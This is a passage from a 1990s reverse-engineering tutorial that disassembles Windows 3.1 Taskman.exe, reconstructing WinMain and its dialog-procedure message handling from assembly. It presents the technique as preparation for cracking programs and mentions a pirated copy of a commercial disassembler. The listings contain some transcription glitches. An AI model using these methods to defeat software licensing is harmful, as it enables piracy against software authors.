So we are set for snooping around "live", but first (and that's very important for Windows programs) we have to prepare a good disassembled listing of our target. You see, in DOS such a work does not make much sense, because the disassembled listing would not differ much from what you get on screen through softice, but in Windows, on the contrary, we can get quite a lot more out of all the information that is already present inside our target. The following explains this point:

You can use any good disassembler (like Winsourcer, from V communication, a good version, cracked by the ubiquitous Marquis de Soiree, is available on the web) but i'll use the disassembled listing of WCB (Windows CodeBack -> download version 1.5. from my "tools" page: [here](#)).

WCB is a very good Win 3.1. disassembler, created by the ungarian codemaster Leslie Pusztai (pusztail@tigris.klte.hu), and, in my modest opinion, it's far better than sourcer. If you use it, remember that it works from DOS: the main rule is to create first of all the *.EXE files for the necessary "mysterious" *.dll with the command:

```
wcb -x [mysterious.dll]and you'll be able, afterwards, to disassemble the *.exe that called them.
```

But all this is not necessary for humble Taskman.exe, where we get following header information: Filename: TASKMAN.EXE Type:

Segmented
 executable Module description: Windows Task Manager 3.1 Module
 name:

TASKMAN Imported modules:

```

Filename:          TASKMAN.EXE
Type:              Segmented executable
Module description: Windows Task Manager 3.1
Module name:       TASKMAN

```

Imported modules:

```

1: KERNEL
2: USER

```

Exported names by location:

```

1:007B      1 TASKMANDLGPROC

```

Program entry point: 1:04B9
WinMain: 1:03AE

and we can get straight the entry point code:

```
1.04B9                ; Program_entry_point
1.04B9 >33ED          xor    bp, bp
1.04BB 55             push  bp
1.04BC 9AFFFFFF0000   call  KERNEL.INITTASK
1.04C1 0BC0           or    ax, ax
1.04C3 744E           je    0513
1.04C5 81C10001       add  cx, 0100
1.04C9 7248           jb   0513
1.04CB 890E3000       mov  [0030], cx
1.04CF 89363200       mov  [0032], si
1.04D3 893E3400       mov  [0034], di
1.04D7 891E3600       mov  [0036], bx
1.04DB 8C063800       mov  [0038], es
1.04DF 89163A00       mov  [003A], dx
1.04E3 33C0           xor  ax, ax
1.04E5 50             push  ax
1.04E6 9AFFFFFF0000   call  KERNEL.WAITEVENT
1.04EB FF363400           push  word ptr [0034]
1.04EF 9AFFFFFF0000   call  USER.INITAPP
1.04F4 0BC0           or    ax, ax
1.04F6 741B           je    0513
1.04F8 FF363400           push  word ptr [0034]
1.04FC FF363200           push  word ptr [0032]
1.0500 FF363800           push  word ptr [0038]
1.0504 FF363600           push  word ptr [0036]
1.0508 FF363A00           push  word ptr [003A]
1.050C E89FFFE           call  WinMain
1.050F 50             push  ax
1.0510 E890FF           call  04A3
```

This is similar to the standard startup code that you'll find in nearly *every* Windows program. It calls three functions:

InitTask(),
WaitEvent(), and InitApp().

We know jolly well about InitTask(), but let's imagine that we would have here a more mysterious routine than these, and that we would like

to know what for items are hold in the CX, SI etc. register on return

from InitTask() without disassembling everything everywhere... how should we proceed?

First of all let's see if the locations [0030] - [003A] are used elsewhere in our program... this is typical when you work with disassembled listings: to find out what one block of code means, you

need most of the time to look first at some other block of code. Let's

see.. well, yes! Most of the locations are used again a few lines down

(1.04F8 to 1.0508).

Five words are being pushed on the stack as parameters to WinMain().

If only we knew what those enigmatic parameter were... but wait: we do

actually know what those parameters are! WinMain(), the function being

called from this code, always looks like:

```
int PASCAL WinMain(WORD hInstance, WORD hPrevInstance,
    LPSTR lpCmdLine, int nCmdShow);
```

And we (should) know that in the Pascal calling convention, which is

used extensively in Windows because it produces smaller code than the

cdecl calling convention, arguments are pushed on the stack in the same order as they appear inside the function declaration. That's

a good news for all little crackers!

Thus, in our example, [0034] must be hInstance, [0032] must be hPrevInstance, [0038]:[0036] are segment and offset of lpCmdLine

and [003A] must be nCmdShow.

What makes this important is that we can now go and replace *every*

every occurrence of [0034] by a more useful name such as hInstance,

every occurrence of [0032] by hPrevInstance and so on. This clarify not just

this section of the listing, but every section of the listing that refers to these variables. Such global substitutions of useful

names for placeholder names or addresses is indispensable when working

with a disassembled listing. After applying these changes to the

fragment shown earlier, we end up with something more understandable:

```
1.04CB 890E3000      mov     [0030], cx
1.04CF 89363200      mov     hPrevInstance, si
1.04D3 893E3400      mov     hInstance, di
1.04D7 891E3600      mov     lpCmdLine+2, bx
1.04DB 8C063800      mov     lpCmdLine, es
1.04DF 89163A00      mov     nCmdShow, dx
1.04E3 33C0          xor     ax, ax

1.04E5 50          push   ax
1.04E6 9AFFFF0000     call   KERNEL.WAITEVENT
1.04EB FF363400      push   word ptr hInstance
1.04EF 9AFFFF0000     call   USER.INITAPP
1.04F4 0BC0          or     ax, ax
1.04F6 741B          je     0513
1.04F8 FF363400      push   word ptr hInstance
1.04FC FF363200      push   word ptr hPrevInstance
```

```

1.0500 FF363800          push   word ptr lpCmdLine
1.0504 FF363600          push   word ptr lpCmdLine+2
1.0508 FF363A00          push   word ptr nCmdShow
1.050C E89FFE             call   WinMain

```

Thus if we didn't already know what InitTask() returns in various register (our Taskman here is only an example for your later work on much more mysterious target programs), we could find it out right now, by working backwards from the parameters to WinMain(). Windows disassembling (and cracking) is like puzzle solving: the more little pieces fall into place, the more you get the global picture. Trying to disassemble Windows programs without this aid would be unhealthy: you would soon delve inside *hundreds* of irrelevant calls, only because you did not do your disassemble homework in the first place.

It was useful to look at the startup code because it illustrated the general principle of trying to substitute useful names such as hPrevInstance for useless labels such as [0034]. But, generally, the first place we'll look examining a Windows program is WinMain(). Here the code from WCB:

```

1.03AE             ; WinMain
1.03AE >55         push   bp
1.03AF 8BEC        mov    bp, sp
1.03B1 83EC12       sub    sp, 0012
1.03B4 57          push   di
1.03B5 56          push   si
1.03B6 2BFF        sub    di, di
1.03B8 397E0A       cmp    [bp+0A], di
1.03BB 7405        je     03C2
1.03BD 2BC0        sub    ax, ax
1.03BF E9CC00       jmp    048E

1.03C2 >C47606     les    si, [bp+06]
1.03C5 26803C00     cmp    byte ptr es:[si], 00
1.03C9 7453        je     041E
1.03CB 897EF2       mov    [bp-0E], di
1.03CE EB1E        jmp    03EE

1.03D0 >26803C20   cmp    byte ptr es:[si], 20
1.03D4 741E        je     03F4
1.03D6 B80A00       mov    ax, 000A
1.03D9 F72E1000     imul  word ptr [0010]
1.03DD A31000       mov    [0010], ax
1.03E0 8BDE        mov    bx, si
1.03E2 46          inc    si
1.03E3 268A07       mov    al, byte ptr es:[bx]
1.03E6 98          cbw

```

```

1.03E7 2D3000      sub    ax, 0030
1.03EA 01061000    add    [0010], ax

1.03EE >26803C00   cmp    byte ptr es:[si], 00
1.03F2 75DC        jne    03D0

1.03F4 >26803C00   cmp    byte ptr es:[si], 00
1.03F8 741B        je     0415
1.03FA 46          inc    si
1.03FB EB18        jmp    0415

1.03FD >B80A00      mov    ax, 000A
1.0400 F72E1200    imul  word ptr [0012]
1.0404 A31200      mov    [0012], ax
1.0407 8BDE      mov    bx, si
1.0409 46          inc    si
1.040A 268A07     mov    al, byte ptr es:[bx]
1.040D 98          cbw
1.040E 2D3000     sub    ax, 0030
1.0411 01061200    add    [0012], ax

1.0415 >26803C00     cmp    byte ptr es:[si], 00
1.0419 75E2      jne    03FD
1.041B 8B7EF2     mov    di, [bp-0E]

1.041E >6A29         push   0029

1.0420 9AF9000000   call  USER.GETSYSTEMMETRICS
1.0425 50          push  ax
1.0426 1E          push  ds
1.0427 681600     push  0016
1.042A 9AFFFF0000 call  KERNEL.GETPROCADDRESS
1.042F 8946F4     mov   [bp-0C], ax
1.0432 8956F6     mov   [bp-0A], dx
1.0435 0BD0      or    dx, ax
1.0437 7407      je    0440
1.0439 6A01     push  0001
1.043B 6A01     push  0001
1.043D FF5EF4     call  far ptr [bp-0C]

1.0440 >68FFFF       push  selector 1:0000
1.0443 687B00     push  007B
1.0446 FF760C     push  word ptr [bp+0C]
1.0449 9AFFFF0000 call  KERNEL.MAKEPROCINSTANCE
1.044E 8BF0      mov   si, ax
1.0450 8956FA     mov   [bp-06], dx
1.0453 0BD0      or    dx, ax
1.0455 7426      je    047D
1.0457 FF760C     push  word ptr [bp+0C]
1.045A 6A00     push  0000
1.045C 6A0A     push  000A
1.045E 6A00     push  0000
1.0460 8B46FA     mov   ax, [bp-06]
1.0463 50          push  ax
1.0464 56          push  si
1.0465 8976EE     mov   [bp-12], si
1.0468 8946F0     mov   [bp-10], ax

```



```

1.046B 9AFFFF0000      call    USER.DIALOGBOX
1.0470 8BF8            mov     di, ax
1.0472 FF76F0          push   word ptr [bp-10]
1.0475 FF76EE          push   word ptr [bp-12]
1.0478 9AFFFF0000      call   KERNEL.FREEPROCINSTANCE

1.047D >8B46F6         mov     ax, [bp-0A]
1.0480 0B46F4         or     ax, [bp-0C]
1.0483 7407           je     048C
1.0485 6A01           push   0001
1.0487 6A00           push   0000
1.0489 FF5EF4          call   far ptr [bp-0C]

1.048C >8BC7          mov     ax, di

1.048E >5E           pop     si
1.048F 5F             pop     di
1.0490 8BE5          mov     sp, bp
1.0492 5D             pop     bp
1.0493 C20A00         ret     000A

```

Let's begin from the last line: ret 000A. In the Pascal calling convention, the callee is responsible for clearing its arguments off the stack; this explains the RET A return. In this particular case, WinMain() is being invoked with a NEAR call. As we saw in the startup code, with the Pascal calling convention, arguments are pushed in "forward" order. Thus, from the prospective of the called function, the last argument always has the *lowest* positive offset from BP (BP+6 in a FAR call and BP+4 in a NEAR call, assuming the standard PUSH BP -> MOV BP,SP function prologue, like at the beginning of this WinMain().

Now write the following in your cracking notes (the ones you really keep on your desk when you work... close to your cocktail glass): function parameters have *positive* offsets from BP, local variables have *negative* offsets from BP.

What does all this mean... I hear some among you screaming... well, in the case of WinMain(), and in a small-model program like Taskman, which starts from BP+4, you'll have:

```

int PASCAL WinMain(HANDLE hInstance, HANDLE hPrevInstance,
LPSTR lpCmdLine, int nCmdShow);
nCmdShow      =      word ptr [bp+4]
lpCmdLine     =      dword ptr [bp+6]
hPrevInstance =      word ptr [bp+0Ah]
hInstance     =      word ptr [bp+0Ch]

```

Yeah... let's rewrite it:

```

1.03B6 2BFF          sub    di, di
1.03B8 397E0A       cmp    hPrevInstance, di
1.03BB 7405          je     03C2
1.03BD 2BC0          sub    ax, ax
1.03BF E9CC00       jmp    048E

1.03C2 >C47606     les    si, dword ptr lpCmdLine
1.03C5 26803C00     cmp    byte ptr es:[si], 00

```

We can now see, for example, that WinMain() checks if hPrevInstance is zero (sub di,di); if it isn't, it immediately jump to the pops and exits (jmp 048E).

Look at the code of WinMain() once more... notice that our good Taskman appears to be inspecting its command line... funny: the Windows documentation says nothing about command line arguments to Taskman... Look around location 1.03D0 above, you'll see that

Taskman appears to be looking for a space (20h), getting a character from the command line, multiplying it by 10 (0Ah), subtracting the character zero (30h) and doing other things that seem to indicate that it's

looking for one or more *numbers*. The code line 1.03E7 SUB ax,30h it's a typical code line inside many routines checking for numbers.

The hex ascii code for numbers is 30 for 0 to 39 for 9, therefore the transmutation of an ascii code in hex *number* is pretty easy: mov al, your_number and sub ax,30... you'll find it very often.

Rather than delve further into the code, it next makes sense to *run* taskman, feeding it different numbers on the command line, and seeing what it does (it's surprising how few crackers think of actually going in and *running* a program before spending much time looking at its code).

Normally Taskman runs when you type CTRL+ESC in Windows, but its just a regular program, that can be run with a command line, like any other program.

Indeed, running "TASKMAN 1" behaves differently from just running "TASKMAN": it positions the Task List in the upper-left corner of the screen, instead of in the middle. "TASKMAN 666 666" (the number of the beast?) seems to position it in the lower right corner.

Basically, the command line numeric arguments seem to represent an (x,y) position for our target, to override its default position in the middle of the screen.

So you see, there are hidden 'goodies' and hidden 'secrets' even behind really trivial little programs like Taskman (and believe me: being able to identify this command line checking will be very useful :-)) when you'll crack applications and/or games that *always* have backdoors and hidden goodies).

Back to the code (sip your favourite cocktail during your scrutinies... may I suggest a Traitor? -> see the legendary FraVia's cocktail page here) you can see that the variables [0010] and [0012] are being manipulated. What are these for?

The answer is *not* to stare good and hard at this code until it makes sense, but to leave this area and see how the variables are used elsewhere in the program... maybe the code elsewhere will be easier to understand (for bigger applications you could in this case use a Winice breakpoint on memory range, but we'll remain with our WCB disassembly listing).

In fact, if we search for data [0010] and [0012] we find them used as arguments to a Windows API function:

```
1.018B >A31200      mov     [0012], ax
1.018E FF760E      push  word ptr [bp+0E]
1.0191 FF361000     push  word ptr [0010]
1.0195 50        push  ax
1.0196 56        push  si
1.0197 57        push  di
1.0198 6A00      push  0000
1.019A 9AFFFF0000  call  USER.MOVEWINDOW
```

This shows us *immediately* what [0010] and [0012] are. MoveWindows() is a documented function, whose prototype is:

```
void FAR PASCAL MoveWindow(HWND hwnd, int nLeft, int nTop,
                           int nWidth, int nHeight, BOOL
fRepaint);
```

```
1.018B >A31200      mov     [0012], ax
1.018E FF760E      push  word ptr [bp+0E] ;hwnd
1.0191 FF361000     push  word ptr [0010] ;nLeft
1.0195 50        push  ax               ;nTop
1.0196 56        push  si               ;nWidth
1.0197 57        push  di               ;nHeight
1.0198 6A00      push  0000             ;fRepaint
```

```
1.019A 9AFFFF0000 call USER.MOVEWINDOW
```

In other words, [0010] has to be nLeft and [0012] (whose contents have been set from AX) has to be nTop.

Now you'll do another global "search and replace" on your WCB disassembly, changing every [0010] in the program (not just the one here) to nLeft, and every [0012] to nTop.

A lot of Windows cracking is this easy: all Windows programs seem to do is call API functions, most of these functions are documented and you can use the documentation to label all arguments to the function.

You then transfer these labels upward to other, possibly quite distant parts of the program.

In the case of nLeft [0010] and nTop [0012], suddenly the code in WinMain() makes much more sense:

```
1.03C2 >C47606 les si, dword ptr lpCmdLine
1.03C5 26803C00 cmp byte ptr es:[si], 00 ; no cmd line?
1.03C9 7453 je 041E ; go elsewhere
1.03CB 897EF2 mov [bp-0E], di
1.03CE EB1E jmp 03EE

1.03D0 >26803C20 cmp byte ptr es:[si], 20 ; if space
1.03D4 741E je 03F4 ; go elsewhere

1.03D6 B80A00 mov ax, 000A
1.03D9 F72E1000 imul nLeft ; nleft *= 10
1.03DD A31000 mov nLeft, ax
1.03E0 8BDE mov bx, si
1.03E2 46 inc si
1.03E3 268A07 mov al, es:[bx]
1.03E6 98 cbw ; ax = char
1.03E7 2D3000 sub ax, 0030 ; ax='0' (char-
> number)
1.03EA 01061000 add nLeft, ax ; nleft +=
number

1.03EE >26803C00 cmp byte ptr es:[si], 00 ;
NotEndOfString
1.03F2 75DC jne 03D0 ; next char
...
```

In essence, Taskman is performing the following operation here:

```
static int nLeft, nTop;
//...
if (*lpCmdLine !=0)
    sscanf(lpCmdLine, "%u %u, &nLeft, &nTop);
```

Should you want 3.1. Taskman to appear in the upper left of your screen, you could place the following line in the [boot] section of

SYSTEM.INI:

```
taskman.exe=taskman.exe 1 1
```

In addition, doubleclicking anywhere on the Windows desktop will bring up Taskman with the (x,y) coordinates for the double click passed to Taskman on its command line.

The USER!WM_SYSCOMMAND handler is responsible for invoking Taskman, via WinExec() whenever you press CTRL+ESC or double click the desktop.

What else is going on in WinMain()? Let's look at the following block of code:

```
1.041E >6A29      push    0029
1.0420 9AF9000000  call   USER.GETSYSTEMMETRICS
1.0425 50          push    ax
1.0426 1E          push    ds
1.0427 681600      push    0016
1.042A 9AFF000000  call   KERNEL.GETPROCADDRESS
1.042F 8946F4        mov     [bp-0C], ax
1.0432 8956F6        mov     [bp-0A], dx
1.0435 0BD0        or     dx, ax
1.0437 7407        je     0440
1.0439 6A01        push   0001
1.043B 6A01        push   0001
1.043D FF5EF4        call   far ptr [bp-0C] ; *1 entry
```

The lines push 29h & CALL GETSYSTEMMETRICS are simply the assembly language form of GetSystemMetrics(0x29). 0x29 turns out to be SM_PENWINDOWS (look in WINDOWS.H for SM_).

Thus, we now have GetSystemMetrics(SM_PENWINDOWS). If we read the documentation, it says that this returns a handle to the Pen Windows

DLL if Pen Windows is installed. Remember that 16-bit return values

always appear in the AX register.

Next we can see that AX, which must be either 0 or a Pen Window module

handle, is pushed on the stack, along with ds:16h.

Let's immediately look at the data segment, offset 16h:

```
2.0010 000000000005265 db 00,00,00,00,00,00,52,65 ; .....Re
2.0018 6769737465725065 db 67,69,73,74,65,72,50,65 ; gisterPe
2.0020 6E41707000000000 db 6E,41,70,70,00,00,00,00 ; nApp....
```

Therefore:

```
2.0016 db 'RegisterPenApp',0
```

Thus, here is what we have so far:

```
GetProcAddress(  
    GetSystemMetrics(SM_PENWINDOWS),  
    "RegisterPenApp")
```

GetProcAddress() returns a 4 bytes far function pointer (or NULL) in DX:AX. In the code from WinMain() we can see this being moved into the DWORD at [bp+0Ch] (this is 16-bit code, so moving a 32-bit value requires two operations).

It would be nice to know what the DWORD at [bp-0Ch] is. But, hey! We

```
*do* know it already: it's a copy of the return value from  
GetProcAddress(GetSystemMetrics(SM_PENWINDOWS), "RegisterPenApp")!
```

In other words, is a far pointer to the RegisterPenApp() function, or NULL if Pen Windows is not installed. We can now replace all references to [bp-0Ch] with references to something like fpRegisterPenApp.

Remember another advantage of this "dead" Windows disassembling vis-a-vis of the Winice approach "on live": here you can choose, picking *meaningful* references for your search and replace operations, like "mingling_bastard_value" or "hidden_and_forbidden_door". The final disassembled code may become a work of art

and inspiration if the cracker is good! (My disassemblies are beautiful works of poetry and irony). Besides, *written* investigations will remain documented for your next cracking session, whereby with winice, if you do not write everything down immediately, you loose lots of your past work (it's incredible how much place and importance retains paper in our informatic lives).

After our search and replaces, this is what we get for this last block of code:

```
FARPROC fpRegisterPenAPP;  
fpRegisterPenApp = GetProcAddress(  
    GetSystemMetrics(SM_PENWINDOWS),  
    "RegisterPenApp");
```

Next we see [or dx, ax] being used to test the GetProcAddress() return value for NULL. If non-NULL, the code twice pushes 1 on the stack (note the PUSH IMMEDIATE here... Windows applications only run on

80386 or higher processors... there is no need to place the value in a register first and then push that register) and then calls through the fpRegisterPenApp function pointer: 1.0435 0BD0 or dx, ax 1.0437 7407 je 0440 1.0439 6A01 push 0001 1.043B 6A01 push 0001 1.043D FF5EF4 call dword ptr fpRegisterPenApp

```

1.0435 0BD0      or      dx, ax
1.0437 7407      je      0440
1.0439 6A01      push   0001
1.043B 6A01      push   0001
1.043D FF5EF4     call   dword ptr fpRegisterPenApp

```

Let's have a look at the Pen Windows SDK documentation (and PENWIN.H):

```

#define RPA_DEFAULT
void FAR PASCAL RegisterPenApp(UINT wFlags, BOOL fRegister);

```

We can continue in this way with all of WinMain(). When we are done, the 100 lines of assembly language for WinMain() build own to the following 35 lines of C code:

```

// nLeft, nTop used in calls to MoveWindow() in TaskManDlgProc()
static WORD nLeft=0, nTop=0;
BOOL FAR PASCAL TaskManDlgProc(HWND hWndDlg, UINT msg, WPARAM
wParam, LPARAM lParam);
int PASCAL WinMain(HANDLE hInstance, HANDLE hPrevInstance,
LPSTR lpCmdLine, int nCmdShow)
{
void (FAR PASCAL *RegisterPenApp) (UINT,BOOL);
FARPROC fpDlgProc;
if (hPrevhInstance != 0)
return 0;
if (*lpCmdLine !=0 )
_fsscanf(lpCmdLine, "%u %u, &nLeft, &nTop); // pseudocode
RegisterPenApp = GetProcAddress(GetSystemMetrics(SM_PENWINDOWS),
"RegisterPenApp");
if (RegisterPenApp != 0)
(*RegisterPenApp) (RPA_DEFAULT, TRUE);
if (fpDlgProc = MakeProchInstance(TaskManDlgProc, hInstance))
{
DialogBox(hInstance, MAKEINTRESOURCE(10), 0, fpDlgProc);
FreeProchInstance(fpDlgProc);
}
if (RegisterPenApp != 0)
(*RegisterPenApp) (RPA_DEFAULT, FALSE);
return 0;
}

```

In this lesson we had a look at WinMain()... pretty interesting, isn't

it? We are not done with TASKMAN yet, though... we'll see in the next lesson with windows and dialog procedures TASKMAN calls. (-> lesson 2)

FraVia

How To Disassemble A Windows Program

After we've found and analyzed WinMain() (-> lesson 1), the next places to inspect when you crack a program are the windows procedures and dialog procedures (this is true only for Windows *programs*; for DLL, on the contrary, the cracking procedures are different and the relevant techniques will be discussed in another lesson).

These WndProcs and DialogProcs are "callback" procedures: they are *exported* from Windows executables, almost as the program were a DLL, so that Windows can call them.

And -hear, hear!- because they are exported these crucial procedures have *names* (almost always useful) that are accessible to any decent Windows disassembler. In Taskman.lst, for example, WCB clearly identifies TASKMANDLGPROC:

```
Exported names by location:
1:007B      1 TASKMANDLGPROC      <- It's a DialogProc !
```

It works out well that the WndProcs and DialogProcs show up so nicely in the disassembled listings, because, as we know from Windows programming, these subroutines are "where the action is" in event driven Windows applications... or at least where the action begins.

Furthermore we know that these subroutines will be most likely little

more than (possibly very large) message handling switch/case statements. These usually look something like this: long FAR PASCAL

```
_export WndProc(HWND hWnd, WORD message, WORD wParam, LONG lParam)

long FAR PASCAL _export WndProc(HWND hWQG :2?;ÔHVVDJH :25'
wParam, LONG lParam)
{ ...
  switch (message)
  {
```



```

1.009A 2D1C00      sub    ax, 001C
1.009D 7416       je     00B5
1.009F 2DF400      sub    ax, 00F4
1.00A2 7436       je     00DA
1.00A4 48         dec    ax
1.00A5 7503       jne   00AA
1.00A7 E98301      jmp   022D

1.00AA >2D5303     sub    ax, 0353
1.00AD 7503       jne   00B2
1.00AF E9D602      jmp   0388

1.00B2 >E9C801     jmp   027D

1.00B5 >837E0A00   cmp    word ptr wParam, 0 ;[bp+0A]
1.00B9 7403       je     00BE
1.00BB E9BF01      jmp   027D
...

```

When examined via disassembled listings, Windows programs tend to contain a lot of "magic numbers". Of course the actual source code would be :

```

*   #include '<'windows.h'>'           and
*   #define numeric constants for the various resources (menus,
      strings, dialog controls, etc.) that it uses.

```

Given a disassembled listing, it should be possible to turn a lot of these seemingly senseless numbers back into something understandable.

Let's start with the number 001C in TaskManDlgProc():

```

1.0097 8B460C      mov    ax, message ;[bp+0C]
1.009A 2D1C00      sub    ax, 001C
1.009D 7416       je     00B5

```

If AX holds the *message* parameter to TaskManDlgProc() (line 1.0097)... then the value 001C must be a Windows WM_ message number (one of those you can breakpoint to with WINICE's BMSG command, by the way). Looking in WINDOWS.H, we find that 0x1C is WM_ACTIVATEAPP.

TaskManDlgProc() is subtracting this value from AX and then jumping somewhere (let's call it ON_ACTIVATEAPP) if the result is zero... i.e. if it is WM_ACTIVATEAPP.

This is an odd way to test whether (message == WM_ACTIVATEAPP): if the test fails, and we do not take the jump to ON_ACTIVATEAPP, the message number has 1C subtracted from it... and this value must be taken account of by the next switch statement:

```

1.009F 2DF400 sub ax, 00F4 ; (+1C=110=WM_INITDIALOG)
1.00A2 7436 je 00DA ; jump to ON_INITDIALOG
1.00A4 48 dec ax ; (110+1=111=WM_COMMAND)
1.00A5 7503 jne 00AA ; no, go elsewhere
1.00A7 E98301 jmp 022D ; yes, jump to ON_COMMAND

```

Other WndProcs & DialogProcs will contain straightforward tests, rather than testing via subtraction... is a matter of compiler choice.

In any case, a WndProc or DialogProc generally contains a collection of handlers for different messages.

In the case of TaskManDlgProc(), we can see that's handling WM_ACTIVATEAPP, WM_INITDIALOG and WM_COMMAND. By itself, this information is rather boring... however, it tells us what is happening

elsewhere in the function: 1.00B5 must be handling WM_ACTIVATEAPP messages (therefore let's call it ON_ACTIVATEAPP), 1.00DA must be handling WM_INITDIALOG, and 1.022D must be handling WM_COMMAND messages.

Write it down! This same basic technique -find where the [bp+0Ch] "message" parameter to the WndProc or DialogProc is being tested, and from that identify the locations that handle various messages- can be used in *ANY* Windows program.

Because handling messages is mostly what Windows applications do, once we know where the message handling is, we pretty much can have our way with the disassembled listing.

Let's look now at TaskManDlgProc():

```

TASKMANDLGPROC proc far
...
DISPATCH_ON_MSG:
1.0097 8B460C mov ax, message ;[bp+0C]
1.009A 2D1C00 sub ax, WM_ACTIVATEAPP ;001C
1.009D 7416 je ON_ACTIVATEAPP
1.009F 2DF400 sub ax, 00F4 ; (+1C=110=WM_INITDIALOG)
1.00A2 7436 je ON_INITDIALOG
1.00A4 48 dec ax ;(110+1=111=WM_COMMAND)
1.00A5 7503 jne DEFAULT
1.00A7 E98301 jmp ON_COMMAND
DEFAULT:
1.00AA >2D5303 sub ax, 0353 ;(111+353=464=WM_USER+64
1.00AD 7503 jne ON_PRIVATEMSG ;00B2= some private msg
1.00AF E9D602 jmp 0388
ON_PRIVATEMSG:
1.00B2 >E9C801 jmp 027D
ON_ACTIVATEAPP:

```

```

1.00B5 >837E0A00  cmp     word ptr wParam, 0  ;[bp+0A]
...                ; code to handle WM_ACTIVATEAPP
ON_INITDIALOG:
...                ; code to handle WM_INITDIALOG
ON_COMMAND:
...                ; code to handle WM_COMMAND
1.022D >8B460A    mov     ax, wParam  ;[bp+0A]
1.0230 3D6800     cmp     ax, 0068    ; ? What's this ?
1.0233 7503      jne     0238
1.0235 E93301     jmp     036B
...

```

This is starting to look pretty reasonable. In particular, once we know where WM_COMMAND is being handled, we are well on the way to understand what the application does.

WM_COMMAND is *very* important for understanding an application behavior because the handler for WM_COMMAND is where it deals with user commands such as Menu selections and dialog push button clicks...
a lot of what makes an application unique.

If you click on "Cascade" in Task manager, for instance, it comes as a WM_COMMAND, the same occurs if you click on "Tile" or "Switch To" or "End Task".

An application can tell which command a user has given it by looking in the wParam parameter to the WM_COMMAND message.

This is what we started to see at the end of the TaskManDlgProc() excerpt:

```

; We are handling WM_COMMAND, therefore wParam is here idItem,
; i.e. a control or menu item identifier
1.022D >8B460A    mov     ax, wParam  ;[bp+0A]
1.0230 3D6800     cmp     ax, 0068    ;ID number for a dialog control
1.0233 7503      jne     0238
1.0235 E93301     jmp     036B

1.0238 >7603      jbe     023D
1.023A E96001     jmp     039D

1.023D >FEC8      dec     al          ;1
1.023F 7420      je      0261        ;if wParam==1 goto 1.0261
1.0241 FEC8      dec     al          ;1+1=2
1.0243 7503      jne     0248
1.0245 E94701     jmp     038F        ;if wParam==2 goto 1.038F

1.0248 >2C62      sub     al, 62      ;2+62=64
1.024A 742A      je      0276
1.024C FEC8      dec     al          ;64+1=65
1.024E 7432      je      0282
1.0250 2C01      sub     al, 01      ;65+1=66
1.0252 7303      jnb     0257

```

```

1.0254 E94601 jmp 039D

1.0257 >2C01 sub al, 01 ;66+1=67
1.0259 7703 ja 025E
1.025B E9D200 jmp 0330

```

It's clear that wParam is being compared (in an odd subtraction way) to values 1, 2, 65, 66 and 67. What's going on?

The values 1 and 2 are standard dialog button IDs:

```

#define IDOK 1
#define IDCANCEL 2

```

Therefore we have here the two "classical" push buttons:

```

1.023D >FEC8 dec al ; 1 = OK
1.023F 7420 je ON_OK ; If 1 goto 1.0261= ON_OK
1.0241 FEC8 dec al ; 1+1=2= CANCEL
1.0243 7503 jne NOPE ; goto neither OK nor CANCEL
1.0245 E94701 jmp ON_CANCEL ; if 2 goto 1.038F= ON_CANCEL

```

The numbers 65, 66 etc are specific to TaskManager however, we will not find them inside WINDOWS.H... so there is no home to find the names of the commands to which these magic numbers correspond, unless we happen to have a debug version of the program true? NO! FALSE!

One of the notable things about Windows is that remarkably little information is lost or thrown away compiling the source code. These magic numbers seem to correspond in some way to the different Task Manager push buttons... it's pretty obvious that there must be a way of having applications tell Windows what wParam they want sent when one of their buttons is clicked or when one of their menu items is selected.

Applications almost always provide Windows with this information in their resources (they could actually define menus and controls dynamically, on the fly, but few applications take advantage of this). These resources are part of the NE executable and are available for our merry snooping around.

This inspection of the resources in an EXE file is carried out by means of special utilities, like RESDUMP, included with Windows source (-> in my tool page). For example (I am using "--verbose" mode):

```

DIALOG 10 (0Ah), "Task List" [ 30,
22,160,107]

```

```

FONT "Helv"
63] LISTBOX          100 (64h), ""           [ 3, 3,154,
14] DEFPPUSHBUTTON  1   (01h), "&Switch To"      [ 1, 70, 45,
14] PUSHBUTTON     101 (65h), "&End Task"       [ 52, 70, 45,
14] PUSHBUTTON     2   (02h), "Cancel"        [103, 70, 55,
1]  STATIC        99  (63h), ""           [ 0, 87,160,
14] PUSHBUTTON     102 (66h), "&Cascade"     [ 1, 90, 45,
14] PUSHBUTTON     103 (67h), "&Tile"       [ 52, 90, 45,
14] PUSHBUTTON     104 (68h), "&Arrange Icons" [103, 90, 55,

```

YEAH! It's now apparent what the numbers 64h, 65h etc. mean.
Imagine
you would write Taskmanager yourself... you would write something
on
these lines:

```

#define IDD_SWITCHTO      IDOK
#define IDD_TASKLIST     0x64
#define IDD_ENDTASK      0x65
#define IDD_CASCADE      0x66
#define IDD_TILE         0x67
#define IDD_ARRANGEICONS 0x68

```

Let's look back at the last block of code... it makes now a lot
more
sense:

```

ON_COMMAND:
; We are handling WM_COMMAND, therefore wParam is here idItem,
; i.e. a control or menu item identifier
1.022D >8B460A mov ax, wParam ;[bp+0A]
1.0230 3D6800 cmp ax, 0068 ;is it the ID 68h?
...
1.023D >FEC8 dec al ;1=IDOK=IDD_SWITCHTO
1.023F 7420 je ON_SWITCHTO ;0261
1.0241 FEC8 dec al ;1+1=2=ID_CANCEL
1.0243 7503 jne neither_OK_nor_CANCEL ;0248
1.0245 E94701 jmp ON_CANCEL ;038F
neither_OK_nor_CANCEL:
1.0248 >2C62 sub al, 62 ;2+62=64= IDD_TASKLIST
1.024A 742A je ON_TASKLIST ;0276
1.024C FEC8 dec al ;64+1=65= IDD_ENDTASK
1.024E 7432 je ON_ENDTASK ;0282
1.0250 2C01 sub al, 01 ;65+1=66= IDD_CASCADE
1.0252 7303 jnb check_for_TILE ;0257
1.0254 E94601 jmp 039D ;something different
check_for_TILE:
1.0257 >2C01 sub al, 01 ;66+1=67= IDD_TILE
1.0259 7703 ja 025E ;it's something else

```

```
1.025B E9D200 jmp ON_TILE_or_CASCADE ;0330
```

In this way we have identified location 0330 as the place where Taskman's "Cascade" and "Tile" buttons are handled... we have renamed

it ON_TILE_or_CASCADE... let's examine its code and ensure it makes

sense:

```
ON_TILE_or_CASCADE:
1.0330 >56          push  hwndDlg          ;si
1.0331 6A00         push  0000
1.0333 9A6F030000   call  USER.SHOWWINDOW

1.0338 9A74030000   call  USER.GETDESKTOPWINDOW
1.033D 8BF8         mov   di, ax           ;hDesktopWnd
1.033F 837E0A66     cmp   word ptr wParam, 0066 ;IDD_CASCADE
1.0343 750A         jne  ON_TILE          ;034F
1.0345 57          push  di               ;hDesktopWnd
